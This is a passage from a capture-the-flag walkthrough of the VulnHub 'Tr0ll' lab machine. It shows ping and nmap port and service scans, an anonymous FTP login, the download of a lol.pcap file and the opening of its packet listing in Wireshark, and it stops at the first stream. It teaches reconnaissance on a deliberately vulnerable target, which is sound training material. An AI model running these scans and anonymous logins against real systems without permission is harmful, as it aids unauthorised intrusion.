
Tr0ll-1

By Praveen Kumar Sharma

For me The IP of the machine is : 192.168.110.55

Lets try pinging it :




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ ping 192.168.110.55 -c 5
PING 192.168.110.55 (192.168.110.55) 56(84) bytes of data.
64 bytes from 192.168.110.55: icmp_seq=1 ttl=64 time=0.542 ms
64 bytes from 192.168.110.55: icmp_seq=2 ttl=64 time=0.379 ms
64 bytes from 192.168.110.55: icmp_seq=3 ttl=64 time=0.479 ms
64 bytes from 192.168.110.55: icmp_seq=4 ttl=64 time=0.687 ms
64 bytes from 192.168.110.55: icmp_seq=5 ttl=64 time=0.640 ms

--- 192.168.110.55 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4096ms
rtt min/avg/max/mdev = 0.379/0.545/0.687/0.110 ms
```

Its online!!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.55 -o allPortScan.txt
```




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ nmap -p- -n -Pn -T5 --min-rate=10000 192.168.110.55 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 11:52 EDT
Nmap scan report for 192.168.110.55
Host is up (0.00020s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
```

Open ports


```
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
```

Lets try a deeper scan on these ports :

```
nmap -sC -sV -A -T5 -p 21,22,80 192.168.110.55 -o deeperScan.txt
```



```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ nmap -sC -sV -A -T5 -p 21,22,80 192.168.110.55 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 11:54 EDT
Nmap scan report for troll (192.168.110.55)
Host is up (0.00051s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.110.64
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap [NSE: writeable]
```



```
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
|   2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
|   256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
|_  256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.94 seconds
```

Deeper scan

```
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.110.64
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 600
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.2 - secure, fast, stable
|End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|-rwxrwxrwx 1 1000 0 8068 Aug 10 2014 lol.pcap [NSE: writeable]
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
| 2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
| 256 0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
| 256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|/secret
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We do have a ftp server on port 21 lets enumerate this first


FTP Enumeration :

Looks like we do have this FTP Server and we can do anonymous login as pointed out by nmap

Lets try connecting


```
ftp 192.168.110.55
```

We can connect also we have this .pcap file in here too



```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ ftp 192.168.110.55
Connected to 192.168.110.55.
220 (vsFTPd 3.0.2)
Name (192.168.110.55:pks): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||12805|).
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> 
```

Lets get it




```
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
229 Entering Extended Passive Mode (|||20104|).
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
100% |*************************************************************************|  8068      118.37 MiB/s    00:00 ETA
226 Transfer complete.
8068 bytes received in 00:00 (11.94 MiB/s)
ftp> 
```

Lets see what's it about in Wireshark

PCAP Analysis

We are gonna use Wireshark here

Open this file by Clicking the Open button in the File Section Top Left



lol.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.   Time       Source      Destination  Protocol Length Info
    1 0.000000   10.0.0.12   10.0.0.6     TCP        74 52449 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=380917 TSecr=0 WS=1024
    2 0.000329   10.0.0.6    10.0.0.12    TCP        74 21 → 52449 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=1749793 TSecr=380917 WS=32
    3 0.000345   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=380917 TSecr=1749793
    4 0.001760   10.0.0.6    10.0.0.12    FTP        86 Response: 220 (vsFTPd 3.0.2)
    5 0.001811   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=1 Ack=21 Win=29696 Len=0 TSval=380918 TSecr=1749794
    6 3.894796   10.0.0.12   10.0.0.6     FTP        82 Request: USER anonymous
    7 3.895112   10.0.0.6    10.0.0.12    TCP        66 21 → 52449 [ACK] Seq=21 Ack=17 Win=28960 Len=0 TSval=1750767 TSecr=381891
    8 3.895172   10.0.0.6    10.0.0.12    FTP       100 Response: 331 Please specify the password.
    9 3.895209   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=17 Ack=55 Win=29696 Len=0 TSval=381891 TSecr=1750767
   10 7.022657   10.0.0.12   10.0.0.6     FTP        81 Request: PASS password
   11 7.023827   10.0.0.6    10.0.0.12    FTP        89 Response: 230 Login successful.
   12 7.023879   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=32 Ack=78 Win=29696 Len=0 TSval=382673 TSecr=1751549
   13 7.023960   10.0.0.12   10.0.0.6     FTP        72 Request: SYST
   14 7.026226   10.0.0.6    10.0.0.12    FTP        85 Response: 215 UNIX Type: L8
   15 7.066827   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=38 Ack=97 Win=29696 Len=0 TSval=382684 TSecr=1751549
   16 9.814947   10.0.0.12   10.0.0.6     FTP        90 Request: PORT 10,0,0,12,173,198
   17 9.815327   10.0.0.6    10.0.0.12    FTP       117 Response: 200 PORT command successful. Consider using PASV.
   18 9.815374   10.0.0.12   10.0.0.6     TCP        66 52449 → 21 [ACK] Seq=62 Ack=148 Win=29696 Len=0 TSval=383371 TSecr=1752247
   19 9.815450   10.0.0.12   10.0.0.6     FTP        72 Request: LIST
   20 9.815692   10.0.0.6    10.0.0.12    TCP        74 20 → 44486 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=1752247 TSecr=0 WS=32
   21 9.815707   10.0.0.12   10.0.0.6     TCP        74 44486 → 20 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=383371 TSecr=1752247 WS=1024
   22 9.815826   10.0.0.6    10.0.0.12    TCP        66 20 → 44486 [ACK] Seq=1 Ack=1 Win=29216 Len=0 TSval=1752247 TSecr=383371
   23 9.815968   10.0.0.6    10.0.0.12    FTP       105 Response: 150 Here comes the directory listing.
   24 9.816122   10.0.0.6    10.0.0.12    FTP-DA…   140 FTP Data: 74 bytes (PORT) (LIST)
   25 9.816126   10.0.0.6    10.0.0.12    TCP        66 20 → 44486 [FIN, ACK] Seq=75 Ack=1 Win=29216 Len=0 TSval=1752247 TSecr=383371
```

```
› Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
› Ethernet II, Src: VMware_5d:04:92 (00:0c:29:5d:04:92), Dst: VMware_20:70:99 (00:0c:29:20:70:99)
› Internet Protocol Version 4, Src: 10.0.0.12, Dst: 10.0.0.6
› Transmission Control Protocol, Src Port: 52449, Dst Port: 21, Seq: 0, Len: 0
```

```
0000  00 0c 29 20 70 99 00 0c  29 5d 04 92 08 00 45 00   ··) p···)]····E·
0010  00 3c c8 14 40 00 40 06  5e 96 0a 00 00 0c 0a 00   ·<··@·@·^·······
0020  00 06 cc e1 00 15 62 2c  07 e1 00 00 00 00 a0 02   ······b,········
0030  72 10 ba dc 00 00 02 04  05 b4 04 02 08 0a 00 05   r···············
0040  cf f5 00 00 00 00 01 03  03 0a                     ··········
```

First Stream here

